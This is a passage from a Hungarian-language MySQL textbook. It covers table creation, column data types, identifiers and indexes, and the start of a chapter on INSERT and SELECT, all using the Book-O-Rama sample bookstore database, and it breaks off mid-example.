Ez az adattípus minden esetben 50 karakternyi tárolóhelyet oszt ki a névre, akkor is, ha nem minden használjuk fel. A MySQL szóközökkel tölti fel az adatot, hogy a megadott méretűvé tegye. Az adattípus lehetséges alternatívája a VARCHAR, amely csak a ténylegesen szükséges tárolóhelyet használja (és még egy bájtot). A két típus között az is a különbség, hogy a VARCHAR kevesebb helyet használ, ám a CHAR gyorsabb.

Láthatjuk, hogy minden oszlopot a NOT NULL kulcsszóval deklaráltak. Ezt az apró optimalizálási lépést minden lehetséges helyen érdemes alkalmazni, mert általa kicsit gyorsabban futnak a dolgok. Az optimalizálással a 12. fejezetben részletesebben is foglalkozunk.

Más CREATE utasításoknál eltérő szintaktikát láthatunk. Vizsgáljuk meg a megrendelesek táblát létrehozó kódot:

```
CREATE TABLE megrendelesek
(
    rendelesID INT UNSIGNED NOT NULL auto_increment PRIMARY KEY,
    vasarloid INT UNSIGNED NOT NULL,
    osszeg FLOAT(6,2),
    datum DATE NOT NULL
);
```

Az osszeg oszlop a meghatározás szerint float típusú lebegőpontos számot tárol. A lebegőpontos adattípusok nagy részénél meghatározhatjuk a megjelenítés szélességét és a tizedeshelyek számát. A példában a rendelés értékét dollárban számítjuk ki, ezért a végösszegnek kellően nagy (6 karakter szélességű) helyet, a centeknek pedig két tizedeshelyet határoztunk meg.

A dátumot tartalmazó datum oszlop DATE adattípusú.

A tábla az osszeg kivételével minden oszlopot NOT NULL-ként, azaz nem üresként határoz meg. Mi ennek az oka?

Amikor rendelést viszünk az adatbázisba, a megrendelesek táblában kell létrehozni, hozzáadjuk a rendelt tételeket a rendelesi_tetelek táblához, majd kiszámítjuk a végösszeget. A rendelés létrehozásakor nem tudjuk a végösszeget, így megengedjük, hogy NULL, vagyis üres legyen.

A könyvek tábla részben hasonló tulajdonságokkal bír:

```
CREATE TABLE könyvek
(
    isbn CHAR(13) NOT NULL PRIMARY KEY,
    szerzo CHAR(50),
    cim CHAR(100),
    ar FLOAT(4,2)
);
```

Itt nem szükséges elsőleges kulcsot generálni, mert az ISBN-kódok előállítása máshol történik. A többi mezőt azért hagyjuk üresen, mert egy könyvesbolt hamarabb megtudhatja a könyvek ISBN-kódját, mint címét (cim), szerzőjét (szerzo) vagy árát (ar).

A rendelesi_tetelek tábla megmutatja, hogyan kell többoszlopos (multicolumn) elsőleges kulcsokat létrehozni:

```
CREATE TABLE rendelesi_tetelek
(
    rendelesID INT UNSIGNED NOT NULL,
    isbn char(13) NOT NULL,
    darabszam TINYINT UNSIGNED, PRIMARY KEY (rendelesID, isbn)
);
```

A tábla TINYINT UNSIGNED típusuként határozza meg az adott könyvek mennyiségett. Ez a típus 0 és 255 közötti egész számot képes tárolni.

Korábban már jeleztük, hogy a többoszlopos elsőleges kulcsokat különleges elsőlegeskulcs-mellékággal határozzuk meg. Pontosan ezt alkalmaztuk itt.

Végezetül vizsgáljuk meg a konyv_ertekelések táblát:

```
CREATE TABLE konyv_ertekelések
(
    isbn CHAR(13) NOT NULL PRIMARY KEY,
    ertekelés TEXT
);
```

Ez a tábla egy új, korábban még nem tárgyalt adattípust használ: a TEXT hosszabb szövegekhez, például cikkekhez alkalmasztató. Létezik néhány változata, amit a fejezet egy későbbi részében részletesebben bemutatunk.

A táblák létrehozásának mélyebb megismerése érdekében vizsgáljuk meg az oszlopneveket és azonosítókat általanosságban, majd tekintsük át az oszlopokhoz választott adattípusokat! Először azonban nézzük meg a létrehozott adatbázist!

Az adatbázis megtekintése a SHOW és a DESCRIBE parancssal

Jelentkezzünk be a MySQL monitorba, és válasszuk ki a konyvek adatbázist! Az ebben lévő táblákat a következő utasítás begépelésével tekinthetjük meg:

```
mysql> SHOW TABLES;
```

A MySQL ekkor egy, az adatbázisban lévő összes táblát tartalmazó listát jelenít meg:

```
+-----+
| Tables in konyvek |
+-----+
| konyv_ertekelés |
| konyvek           |
| vasarlok          |
| rendelesi_tetelek |
| megrendelesek     |
+-----+
5 rows in set (0.06 sec)
```

A show parancssal az adatbázisok listáját is kiírhatjuk:

```
mysql> show databases;
```

Ha nem rendelkezünk SHOW DATABASES jogosultsággal, akkor csak azon adatbázisok listáját látjuk, amelyekhez jogosultsággal bírunk.

További információt kaphatunk egy adott tábláról, például a konyvek-ről a DESCRIBE parancssal:

```
mysql> describe konyvek;
```

A MySQL ekkor megjeleníti az adatbázis létrehozásakor általunk megadott adatokat:

```
+-----+-----+-----+-----+-----+
| Field | Type      | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| isbn  | char(13)  | NO  | PRI | NULL    |       |
| szero | char(50)   | YES |     | NULL    |       |
| cim   | char(100)  | YES |     | NULL    |       |
| ar    | float(4,2) | YES |     | NULL    |       |
+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Ezek a parancsok kiválóan alkalmasak arra, hogy eszünkbe juttassák egy adott oszlop típusát, vagy navigálni tudjunk a nem általunk létrehozott adatbázisokban.

Indexek létrehozása

Röviden beszélünk már az indexekről, mert az elsődleges kulcsok kijelölése indexeket hoz létre azokon az oszlopokon.

Az új MySQL-felhasználók gyakran panaszkodnak az adatbázis gyenge teljesítményére, pedig azt hallották a MySQL-ről, hogy villámgyors. A probléma oka, hogy nem hoztak létre indexeket az adatbázisukban. (Táblákat ugyanis elsődleges kulcsok vagy indexek nélkül is létre lehet hozni.)

Kezdetképpen tökéletesen megfelelnek számunkra az automatikusan létrehozott indexek. Ha a későbbiekben azt tapasztaljuk, hogy sok lekérdezést futtatunk egy olyan oszlopon, amely nem kulcs, érdemes lehet a teljesítménynövelés érdekében indexet adni az oszlophoz. A CREATE INDEX utasítással tehetjük ezt meg. Az utasítás általános alakja:

```
CREATE [UNIQUE | FULLTEXT] INDEX index_neve
ON tabla_neve (index_oszlop_nev [(hossz)] [ASC | DESC], ...)

(A FULLTEXT indexek szövegmmezők indexelésére szolgálnak; használatukat a 13. fejezetben mutatjuk be.)
```

Az opcionális hossz mezővel megadhatjuk, hogy csak a mező első hossz karaktere legyen indexelve. Azt is meghatározhatjuk, hogy az index emelkedő (ASC) vagy csökkenő (DESC) legyen; a csökkenő az alapértelmezett.

MySQL azonosítók

Ötféle azonosítót használunk MySQL-ben: az adatbázisokat, a táblákat, az oszlopokat és az indexeket – amelyeket már minden jól ismerünk –, valamint az aliasokat, amelyekkel a következő fejezetben fogunk foglalkozni.

A MySQL adatbázisok a mögöttes fájlszerkezet mappáinak, a táblák pedig a fájloknak felelnek meg. Ennek közvetlen hatása van az ezeknek adott nevekre, illetve azok kisbetű-nagybetű-érzékenységét is befolyásolja: ha az operációs rendszer mappa- és fájlnevei megkülönböztetik a kis- és nagybetűket, akkor az adatbázis- és táblanevek is így tesznek (például Unix alatt); egyébként nem (például Windows alatt). Az oszlop- és aliasnevek nem tesznek különbséget a kis- és nagybetűk között, ám ugyanazon SQL utasításon belül nem használhatjuk ugyanannak a névnek különböző változatát.

Az adatokat tartalmazó mappa és fájlok helyét a konfiguráció határozza meg. A `mysqladmin` parancs alábbi használatával deríthatjuk ki, hogy rendszerünkön ez hol található:

```
> mysqladmin -h host -u root -p variables
```

Ezt követően keressük meg a `datadir` változót!

A 9.4 táblázatban a lehetséges azonosítók összefoglalását találjuk meg. Még egy kikötés van, nevezetesen az, hogy ASCII(0) és ASCII(255) karaktereket, illetve idezőjeleket nem használhatunk az azonosítókban (öszintén szólvá nem is igazán értjük, miért akarnánk ezeket használni).

9.4 táblázat: MySQL azonosítók

Típus	Max. hosszúság	Kisbetű-nagybetű-érzékenység	Megengedett karakterek
Adatbázis	64	az operációs rendszerrel egyező	Az operációs rendszer által a mappanevekben megengedett összes karakter, kivéve: /, \ és .
Tábla	64	az operációs rendszerrel egyező	Az operációs rendszer által a fájlnevekben megengedett összes karakter, kivéve: / és .
Oszlop	64	nem	Bármilyen karakter
Index	64	nem	Bármilyen karakter
Alias	255	nem	Bármilyen karakter

Ezek a szabályok rendkívül megengedők. Az azonosítókban akár fenntartott szavakat és bármilyen különleges karaktert használhatunk. Az egyetlen megkötés, hogy ezek alkalmazása esetén fordított aposztrófok (backtick) közé kell raknunk őket. Például:

```
create database 'create database';
```

Természetesen a józan ész határain belül érdemes elni ezzel a szabadsággal. Pusztán azért, mert egy adatbázisnak akár a 'create database' nevet is adhatjuk, nem biztos, hogy tényleg ezt kell választani. Ugyanaz az elv érvényes itt is, mint bármilyen programozás esetén: használunk értelmes azonosítókat!

Oszlopok adattípusainak kiválasztása

Az oszlopok három alaptípusa MySQL-ben a numerikus, a dátum és idő és a karakterlánc. Ezen kategóriákon belül számos további típus található. Itt csak összefoglaljuk ezeket, erősségeikről és gyengeségeikről a 12. fejezetben olvashatunk részletesebben.

Mindhárom típust különféle tárolási méretben választhatjuk. Amikor valamelyik oszloptípus mellett döntünk, általánosságban azt a legkisebb típust kell választani, amelyben elférnek az adataink.

Sok adattípus esetén fennáll, hogy amikor létrehozunk egy adott típusú oszlopot, meghatározhatjuk a maximális megjelenítési hosszúságot. A következő táblázatokban szögletes zárójelek között M betűvel jelöltük az ilyen adattípusokat. Az M maximális értéke 255 lehet.

A most következő leírásokban szögletes zárójelben jelöljük az opcionális értékeket.

Numerikus típusok

A numerikus típusok egész vagy lebegőpontos számok. Utóbbi esetén meghatározhatjuk a tizedespont (tizedesvessző) utáni tizedesjegyek számát. Ezt az értéket könyvünkben D-vel jelöljük. A D legnagyobb értéke 30 vagy M-2 (vagyis a maximális megjelenítési hosszúság minusz kettő – egy karakter a tizedespontnak, egy pedig a tizedesjegynek) közül a kisebb.

Egész típusoknál azt is meghatározhatjuk, hogy UNSIGNED (nulla vagy pozitív) számok legyenek. Erre a 9.1 példakódban láthatunk példát.

Minden numerikus típusnál megadhatjuk a **ZEROFILL** tulajdonságot. Amikor **ZEROFILL** oszlopból származó értéket jelenítünk meg, vezető nullával lesznek kitöltve. Ha egy oszlopra beállítjuk a **ZEROFILL** tulajdonságot, automatikusan **UNSIGNED** is lesz.

Az egész típusokat a 9.5 táblázat tartalmazza. A táblázatban között tartományok közül az első sor az előjeles (**signed**), a másik az előjel nélküli (**unsigned**).

9.5 táblázat: Egész adattípusok

Típus	Tartomány	Tárolási méret (bájt)	Leírás
TINYINT [(M)]	-127..128 vagy 0..255	1	Nagyon kicsi egész számok
BIT			A TINYINT típussal megegyező
BOOL			A TINYINT típussal megegyező
SMALLINT [(M)]	-32768..32767 vagy 0..65535	2	Kis egész számok
MEDIUMINT [(M)]	-8388608..8388607 vagy 0..16777215	3	Közepes méretű egész számok
INT [(M)]	-2 ³¹ ..2 ³¹ - 1 vagy 0..2 ³² - 1	4	Normál egész számok
INTEGER [(M)]			Az INT típussal megegyező
BIGINT [(M)]	-2 ⁶³ ..2 ⁶³ - 1 vagy 0..2 ⁶⁴ - 1	8	Nagy egész számok

A lebegőpontos típusokat a 9.6 táblázatban találjuk.

9.6 táblázat: Lebegőpontos adattípusok

Típus	Tartomány	Tárolási méret (bájt)	Leírás
FLOAT (pontosság)	A pontosságtól függ	Változó	Egyszeres vagy kettős pontosságú lebegőpontos számok meghatározására használható.
FLOAT [(M, D)]	±1.175494351E-38 ±3.402823466E+38	4	Egyszeres pontosságú lebegőpontos szám. Ezek a számok megegyeznek a FLOAT (4) típusúakkal, ám meghatározott megjelenítési szélességgel és meghatározott számú tizedesjegyekkel rendelkeznek.
DOUBLE [(M, D)]	±1.7976931348623157E+308 ±2.2250738585072014E-308	8	Kettős pontosságú lebegőpontos szám. Ezek a számok megegyeznek a FLOAT (8) típusúakkal, ám meghatározott megjelenítési szélességgel és meghatározott számú tizedesjegyekkel rendelkeznek.
DOUBLE PRECISION [(M, D)]	Mint fenn		A DOUBLE [(M, D)] típussal megegyező.
REAL [(M, D)]	Mint fenn		A DOUBLE [(M, D)] típussal megegyező.
DECIMAL [(M[, D])]	Változó	M+2	Lebegőpontos szám, amely CHAR-ként tárolódik. A tartomány a megjelenítési szélességtől (M) függ.
NUMERIC [(M, D)]	Mint fenn		A DECIMAL típussal megegyező.
DEC [(M, D)]	Mint fenn		A DECIMAL típussal megegyező.
FIXED [(M, D)]	Mint fenn		A DECIMAL típussal megegyező.

Dátum és idő típusok

A MySQL sokféle dátum és idő típust támogat; a 9.7 táblázatban látjuk ezeket. minden típusnál karakterlánc- és numerikus formátumban is bevihetjük az adatokat. Érdemes megjegyezni, hogy egy adott sor `TIMESTAMP` oszlopának értéke a soron végzett legutolsó művelet dátumát és időpontját fogja mutatni – kivéve, ha saját kezüleg más értékre állítjuk. Ez a funkció a tranzakciók rögzítésénél lesz igazán hasznos.

9.7 táblázat: Dátum és idő adattípusok

Tipus	Tartomány	Leírás
DATE	1000 – 01 – 01 9999 – 12 – 31	YYYY-MM-DD formátumban megjelenő dátum.
TIME	-838:59:59 838:59:59	HH : MM : SS formátumban megjelenő idő. Figyeljük meg, hogy tartománya sokkal nagyobb, mint amire valaha is szükségünk lehet!
DATETIME	1000 – 01 – 01 00:00:00 9999 – 12 – 31 23:59:59	YYYY-MM-DD HH : MM : SS formátumban megjelenő dátum és idő.
TIMESTAMP [(M)]	1970 – 01 – 01 00:00:00 Valamikor 2037-ben	Tranzakciókövetésre hasznos időbelyeg. A megjelenítési formátum az M értékétől függ (lásd a következő, 9.8 táblázatot!). A tartomány felső határa a Unix korlátjáról függ.
YEAR [(2 4)]	70 – 69 (1970 – 2069) 1901 – 2155	Év. Két- és négyszámjegyű formátum választható, amelyek eltérő tartománnyal rendelkeznek.

A 9.8 táblázat a `TIMESTAMP` különböző megjelenítési típusait tartalmazza.

9.8 táblázat: A `TIMESTAMP` megjelenítési típusai

Kiválasztott típus	Megjelenítés
<code>TIMESTAMP</code>	YYYYMMDDHHMMSS
<code>TIMESTAMP (14)</code>	YYYYMMDDHHMMSS
<code>TIMESTAMP (12)</code>	YYMMDDHHMMSS
<code>TIMESTAMP (10)</code>	YYMMDDHHMM
<code>TIMESTAMP (8)</code>	YYYYMMDD
<code>TIMESTAMP (6)</code>	YYMMDD
<code>TIMESTAMP (4)</code>	YYMM
<code>TIMESTAMP (2)</code>	YY

Karakterlánc-típusok

A karakterlánc-típusok három csoportba sorolhatók. Az első csoportba az egyszerű karakterláncok – vagyis a rövid szövegdarabok – tartoznak. Ez a `CHAR` (meghatározott karakterhosszúságú) és a `VARCHAR` (változó karakterhosszúságú) típus. Mindkettőnek meghatározhatszuk a szélességét. A `CHAR` típusú oszlopokban lévő adatok méretüktől függetlenül szóközökkel vannak a maximális szélességre kitöltve, a `VARCHAR` oszlopok szélessége ugyanakkor a bennük lévő adattól függően változik. (Itt kell megemlíteni, hogy a MySQL `CHAR` típusú adatok visszakeresésénél és `VARCHAR` típusú adatok eltárolásánál levágja azokról a sorvégi (záró) szóközöket.) A két típus közötti választáskor a tárhely és a sebesség közötti átváltással szembesülnünk, amiiről részletesebben olvashatunk majd a 12. fejezetben.

A második csoportba a `TEXT` és a `BLOB` típus tartozik. Ezek a különböző méretükben elérhető típusok hosszabb szöveghez, illetve bináris adatokhoz valók. A `BLOB`-ok, amelyek a *binary large object* (nagy bináris objektumok) kifejezésből kapták nevüket, bármit képesek tárolni – így képet vagy hangadatot is. A gyakorlatban a `BLOB` és a `TEXT` típusú oszlopok megegyeznek, az egyetlen különbség közöttük, hogy a `BLOB` kisbetű-nagybetű-érzékeny, a `TEXT` nem az. Mivel ezek az oszloptípusok nagy mennyiséggű adatot képesek tárolni, használatukat érdemes különösen megfontolni. Ezzel a kérdéssel a 12. fejezetben foglalkozunk részletesen.

A harmadik csoportba két különleges típus tartozik: a `SET` és az `ENUM`. A `SET` típus azt írja elő, hogy az adott oszlopban lévő értékeknek meghatározott értékkelhalmazból kell származniuk. Az oszlopban lévő értékek a halmaz egynél több értékét tartalmazhatják. Egy adott halmaz legfeljebb 64 elemből állhat.

Az ENUM az angol enumeration, azaz felsorolás kifejezésből adódik. A SET típushoz nagyon hasonló, ám az köztük a különbség, hogy az ilyen típusú oszlopok a megadott értékek és a NULL közül egyet vehetnek fel, és a felsorolás legfeljebb 65 535 elemet tartalmazhat.

A karakterlánc-adattípusokat a 9.9, 9.10 és 9.11 táblázatban foglaltuk össze. A 9.9 táblázatban az egyszerű karakterlánc-típusokat találjuk.

9.9 táblázat: Hagyományos karakterlánc-típusok

Típus	Tartomány	Leírás
[NATIONAL] CHAR (M)	0 – 255 karakter	M rögzített hosszúságú karakterlánc, ahol M 0 és 255 közé esik.
[BINARY ASCII UNICODE]		A NATIONAL kulcsszó meghatározza, hogy az alapértelmezett karakterkészletet kell használni. Ez is az alapértelmezett MySQL-ben, azért szerepel mégis, mert az ANSI SQL szabvány része. A BINARY kulcsszó azt eredményezi, hogy az adatot kisbetű-nagybetű-érzékenyént kell kezelni. (A kisbetű-nagybetű-érzékenység az alapértelmezett.) Az ASCII kulcsszó azt határozza meg, hogy az oszlopan latin1 karakterkészlet lesz használva. Az UNICODE kulcsszó az ucs karakterkészlet használatát jelzi.
CHAR		A CHAR (1) típussal megegyező.
[NATIONAL] VARCHAR (M) [BINARY]	1 – 255 karakter	Mint fent, csak változó hosszúságúak.

A 9.10 táblázat a TEXT és a BLOB típusokat mutatja be. Egy TEXT mező karakterekben kifejezett maximális hossza az abban a mezőben tárolható fájl bájtokban kifejezett maximális méretével egyenlő.

9.10 táblázat: A TEXT és a BLOB típusok

Típus	Maximális hossz (karakterekben)	Leírás
TINYBLOB	$2^8 - 1$ (vagyis 255)	Apró nagy bináris objektum (BLOB) mező
TINYTEXT	$2^8 - 1$ (vagyis 255)	Apró TEXT mező
BLOB	$2^{16} - 1$ (vagyis 65 535)	Normál méretű BLOB mező
TEXT	$2^{16} - 1$ (vagyis 65 535)	Normál méretű TEXT mező
MEDIUMBLOB	$2^{24} - 1$ (vagyis 16 777 215)	Közepes méretű BLOB mező
MEDIUMTEXT	$2^{24} - 1$ (vagyis 16 777 215)	Közepes méretű TEXT mező
LONGBLOB	$2^{32} - 1$ (vagyis 4 294 967 295)	Hosszú BLOB mező
LONGTEXT	$2^{32} - 1$ (vagyis 4 294 967 295)	Hosszú TEXT mező

A 9.11 táblázat az ENUM és a SET típust mutatja be.

9.11 táblázat: Az ENUM és a SET típus

Típus	A halmaz elemeinek maximális száma	Leírás
ENUM('ertek1', 'ertek2',...)	65 535	Az ilyen típusú oszlopok a felsorolt értékek és a NULL közül egyet tárolhatnak.
SET ('ertek1', 'ertek2',...)	64	Az ilyen típusú oszlopok a meghatározott értékek egy halmazát vagy a NULL értéket tárolhatják.

További olvasnivaló

Az adatbázisok létrehozásáról a MySQL online kézikönyvében (<http://www.mysql.com>) olvashatunk bővebben.

Hogyan tovább?

Miután megtudtuk, hogyan hozhatunk létre felhasználókat, adatbázisokat és táblákat, figyelünk az adatbázissal való munkára fordítjuk. A következő fejezetben megnézzük, hogyan vihetünk adatokat a táblába, hogyan frissíthetjük és törlhetjük azokat, illetve hogyan kérdezhetünk le az adatbázisból.

Munkavégzés MySQL adatbázisunkkal

A fejezetben bemutatjuk az SQL-t, illetve áttekintjük használatát az adatbázisok lekérdezésére. Folytatjuk a Book-O-Rama adatbázis fejlesztését, megtanuljuk, hogyan lehet adatokat beszűrni, törölni és frissíteni, illetve hogyan kérdezhetünk le az adatbázisból.

A fejezetben az alábbi főbb téma körökkel foglalkozunk:

- Mi az SQL?
- Adatok beszúrása adatbázisba
- Adatok visszakeresése adatbázisból
- Táblák összekapcsolása
- Egymásba ágyazott lekérdezések használata
- Rekordok frissítése az adatbázisban
- Táblák módosítása létrehozásuk után
- Rekordok törlése az adatbázisból
- Táblák törlése

Először is bemutatjuk, mi az SQL, majd kiderül az is, hogy miért érdemes használni. Ha eddig még nem hoztuk volna létre a Book-O-Rama adatbázist, tegyük meg most, különben nem fogjuk tudni futtatni a fejezetben lévő SQL lekérdezéseket! Az erre vonatkozó utasításokat a *Webes adatbázis létrehozása* című 9. fejezetben találjuk.

Mi az SQL?

Az SQL a *Structured Query Language*, azaz a strukturált lekérdező nyelv rövidítése. A legelterjedtebb nyelv relációs adatbázis-konzol rendszerek (RDBMS) eléréssére. Az SQL-lel adatokat tárolhatunk az adatbázisban, illetve visszakereshetjük azokat. Többek között olyan adatbázisrendszerek használják, mint a MySQL, az Oracle, a PostgreSQL, a Sybase és a Microsoft SQL Server.

Az SQL-hez ANSI-szabvány tartozik, és a MySQL, illetve a hozzá hasonló adatbázisrendszerek általában ennek a szabványnak a megvalósítására törekszenek. Néhány apró eltérés van a szabványos SQL és a MySQL SQL-je között. Ezen különbségek egy részét a MySQL későbbi verzióiban tervezik megszüntetni, másik részük azonban szándékos. A fontosabb eltérésekre menetközben kitérünk majd. A MySQL által használt SQL és az ANSI SQL közötti különbségek teljes listája a MySQL online kézikönyvben található meg. Az adott oldalt – egyebek között – az alábbi címen érhetjük el: <http://dev.mysql.com/doc/refman/5.1/en/compatibility.html>.

Bizonyára találkoztunk már az – adatbázisok definiálására használt – *Data Definition Language* (DDL), illetve az – adatbázisok lekérdezésére használt – *Data Manipulation Language* (DML) kifejezéssel. Az előbbi jelentése *adatdefiníciós nyelv*, az utóbbi pedig *adatkezelő nyelv*. Az SQL mindenkor előt lefedi. A 9. fejezetben találkoztunk az SQL-beli adatdefinícióval (DDL), és valamennyit már dolgoztunk is vele. A DDL-re az adatbázis kezdeti létrehozásakor, beállításakor van szükség. Az SQL DML oldalát sokkal gyakrabban használjuk, mert az az SQL-nek az adatok adatbázisban tárolásához és adatbázisból visszakereséséhez szükséges része.

Adatok beszúrása adatbázisba

Mielőtt komoly munkát végezhetnénk az adatbázissal, adatokat kell eltárolni benne. A leggyakrabban az SQL `INSERT` utasítását fogjuk használni erre.

Emlékezhetünk, hogy az RDBMS-ek táblákból állnak, amelyek pedig oszlopokba rendezett adatok sorait tartalmazzák. A táblák egy-egy sora általában valamilyen valós világbeli objektumot vagy kapcsolatot ír le, és az adott sor oszlopértékei tárolják a valós világbeli objektumra vonatkozó információkat. Adatsorokat az `INSERT` utasítással helyezhetjük az adatbázisba.

Az INSERT utasítás általános formája a következő:

```
INSERT [INTO] tabla [(oszlop1, oszlop2, oszlop3,...)] VALUES
```

```
(ertekek, ertekek, ertekek,...);
```

Például ahhoz, hogy a Book-O-Rama adatbázis vasarlok táblájába szűrjunk be egy rekordot, a következőket kell begépelni:

```
INSERT INTO vasarlok VALUES
```

```
(NULL, 'Julie Smith', '25 Oak Street', 'Airport West');
```

Látható, hogy a tabla helyére annak a táblának a nevét írtuk, ahol adatokat szeretnénk pakolni, az ertekek1, ertekek2 stb. helyére pedig a konkrét értékek mennek. Példánkban az értékek idézőjelek közé kerültek. A karakterláncokat MySQL-ben minden egyszeres vagy kétszeres idézőjelek közé kell rakni. (Könyünkben egyszeres és kétszeres idézőjeleket egyaránt használunk.) Számok és dátumok esetében nincsen szükség az idézőjelekre.

Az INSERT utasítással kapcsolatban érdemes néhány érdekességet megemlíteni. Az itt megadott értékek sorban fogják a táblázat oszlopait kitölteni. Ha csak egyes oszlopokba szeretnénk adatot rakni, vagy másmilyen sorrendben szeretnénk meghatározni azokat, az utasítás oszlopokra vonatkozó részében fel kell sorolnunk ezeket az oszlopokat. Például:

```
INSERT INTO vasarlok (nev, varos) VALUES
```

```
('Melissa Jones', 'Nar Nar Goon North');
```

Ez a megközelítés akkor nyer értelmet, ha csak részleges adataink vannak egy adott rekordhoz, vagy a rekord egyes mezői nem kötelezően kiürítendők. Ugyanezt a végeredményt érjük el a következő szintaktikával is:

```
INSERT INTO vasarlok
```

```
SET nev = 'Michael Archer',
```

```
lakcim = '12 Adderley Avenue',
```

```
varos = 'Leeton';
```

Figyeljük meg, hogy Julie Smith adatainak megadásakor NULL értéket határoztunk meg a vasarloid oszlopnak, a többi ügyfél hozzáadásakor pedig figyelmen kívül hagytuk az oszlopot! Emlékezzünk vissza, hogy amikor létrehoztuk az adatbázist, a vasarloid oszlopot a vasarlok tábla elsőleges kulcsaként határoztuk meg, így ez kissé furcsának tűnhet. A mezőt azonban AUTO_INCREMENT-ként határoztuk meg. Ez azt jelenti, hogy amikor olyan sort szűrünk be, amelyben a mező NULL értékű vagy érték nélküli, a MySQL az előző értéket automatikusan egygel megnövelve hozza létre és szűrja be az értéket. Igen hasznos funkciója ez a MySQL-nek.

Egyszerre több sort is beszúrhatunk egy táblába. minden sort zárójeleken belülre kell írni, és a sorokat tartalmazó zárójeleket vesszővel kell egymástól elválasztani.

Az INSERT utasítás néhány további változatban is létezik. Az INSERT szó után a LOW_PRIORITY vagy a DELAYED kulcsszó is használható. Az előbbi azt jelenti, hogy a rendszer várhat a beszúrással addig, amikor nem olvas adatokat a táblából.

A DELAYED kulcsszó azt jelenti, hogy a beszúrt adatunk pufferbe kerül. Ha a kiszolgáló elfoglalt, folytathatjuk a lekérdezések futtatását, nem kell megvárni, amíg az INSERT művelet befejeződik.

Közvetlenül ezt követően opcionálisan használhatjuk az IGNORE kulcsszót. Ez azt eredményezi, hogy ha olyan sorokat próbálunk beszúrni, amelyek duplikált egyedi kulcsot eredményeznek, akkor azokat a rendszer csendben figyelmen kívül hagyja. Egy további lehetőség az INSERT utasítás végén az ON DUPLICATE KEY UPDATE használata. Ez arra jó, hogy egy általános UPDATE utasítással (amellyel a fejezet egy későbbi részében foglalkozunk) megváltoztassuk a duplikált értéket.

Összeállítottunk néhány egyszerű mintaadatot, amelyekkel feltölthető az adatbázis. Egyszerű INSERT utasítások sorozatát láthatjuk, amelyek az egyszerre többszörös beszúrást alkalmazzák. Ezt a ködrészletet a könyv letölthető mellékletének \10_fejezet\konyv_beszuras.sql fájljában találjuk, illetve a 10.1 példakód is ezt mutatja.

10.1 példakód: konyv_beszuras.sql – A Book-O-Rama tábláit feltöltő SQL kód

```
USE konyvek;
```

```
INSERT INTO vasarlok VALUES
```

```
(3, 'Julie Smith', '25 Oak Street', 'Airport West'),
```

```
(4, 'Alan Wong', '1/47 Haines Avenue', 'Box Hill'),
```

```
(5, 'Michelle Arthur', '357 North Road', 'Yarraville');
```

```
INSERT INTO megrendelesek VALUES
```

```
(NULL, 3, 69.98, '2007-04-02'),
```

```
(NULL, 1, 49.99, '2007-04-15'),
```

```
(NULL, 2, 74.98, '2007-04-19'),
```

```
(NULL, 3, 24.99, '2007-05-01');
```

```

INSERT INTO konyvek VALUES
('0-672-31697-8', 'Michael Morgan', 'Java 2 for Professional Developers', 34.99),
('0-672-31745-1', 'Thomas Down', 'Installing Debian GNU/Linux', 24.99),
('0-672-31509-2', 'Pruitt, et al.', 'Teach Yourself GIMP in 24 Hours', 24.99),
('0-672-31769-9', 'Thomas Schenk',
'Caldera OpenLinux System Administration Unleashed', 49.99);
INSERT INTO rendelesi_tetelek VALUES
(1, '0-672-31697-8', 2),
(2, '0-672-31769-9', 1),
(3, '0-672-31769-9', 1),
(3, '0-672-31509-2', 1),
(4, '0-672-31745-1', 3);
INSERT INTO konyv_ertekelések VALUES
('0-672-31697-8', 'Morgan könyve jól érthető, tartalma messze
meghaladja a piacra levő alapszintű Java könyvek anyagát.');

```

A következőképpen futtathatjuk át MySQL-en a fenti szkriptet a parancssorból:

```
> mysql -h host -u bookorama -p konyvek < /path/to/konyv_beszuras.sql
```

Adatok visszakeresése adatbázisból

Az SQL igásolva a SELECT utasítás. Arra használjuk, hogy a táblázat meghatározott kritériumoknak megfelelő sorainak kiválasztásával adatokat kapjunk vissza az adatbázisból. Rengeteg különböző lehetőség és módszer van a SELECT utasítás alkalmazására.

A SELECT alapvető formája a következő:

```

SELECT [opcioik] elemek
[INTO fajl_reszletei]
FROM tablak
[ WHERE feltetelek ]
[ GROUP BY csoport_tipusa ]
[ HAVING feltetel ]
[ ORDER BY rendezes_tipusa ]
[LIMIT korlatozasi_feltetel ]
[PROCEDURE eljaras_neve(parameterek) ]
[zarolası_opcioik]

```

A következő részekben az utasítás minden egyes mellékágát bemutatjuk. Először azonban nézzünk egy olyan, opcionális mellékágak nélküli lekérdezést, amely néhány elemet válogat le egy adott táblából! Ezek az elemek jellemzően a táblázat oszlopai. (Lehetnek ugyanakkor MySQL kifejezések eredményei is. Néhány hasznosabb kifejezéssel a következő rész végén megismerkedhetünk.) Az alábbi lekérdezés a vasarlok tábla nev és varos oszlopának tartalmát listázza ki:

```
SELECT nev, varos
FROM vasarlok;
```

Amennyiben betölöttük a 10.1 példakód mintaadatait, illetve végrehoztuk a fejezet korábbi részében bemutatott, két INSERT példautasítást, akkor a lekérdezés eredménye a következő lesz:

nev	varos
Julie Smith	Airport West
Alan Wong	Box Hill
Michelle Arthur	Yarraville
Melissa Jones	Nar Nar Goon North
Michael Archer	Leeton

Láthatjuk, hogy a fenti tábla a megadott tábla (vasarlok) kiválasztott elemeit (nev és varos) tartalmazza. Ezek az adatok a vasarlok tábla minden sorából meg lették jelenítve.

Az oszlopokat a `SELECT` kulcsszó után tetszőleges számban felsorolhatjuk. Számos további lehetőség közül választhatunk a lekérdezés kialakításakor. Nagyon hasznos a dzsókerkarakter (*), amely a megadott tábla vagy táblák összes oszlopát kiválasztja. Ha például a `rendelesi_tetelek` tábla összes oszlopát és sorát szeretnénk visszakapni, akkor az alábbi SQL kódot kellene használnunk:

```
SELECT *
  FROM rendelesi_tetelek;
amely a következő kimenetet eredményezi:
+-----+-----+-----+
| rendelesid | isbn          | mennyiseg |
+-----+-----+-----+
| 1          | 0-672-31697-8 | 2          |
| 2          | 0-672-31769-9 | 1          |
| 3          | 0-672-31769-9 | 1          |
| 3          | 0-672-31509-2 | 1          |
| 4          | 0-672-31745-1 | 3          |
+-----+-----+-----+
```

Adott feltételeknek megfelelő adatok visszakeresése

Hogy a táblázat sorainak részhalmazához férjünk hozzá, valamilyen kiválasztási feltételt kell meghatározunk. A `WHERE` mellékágban tehetjük meg ezt. Az alábbi kód például:

```
SELECT *
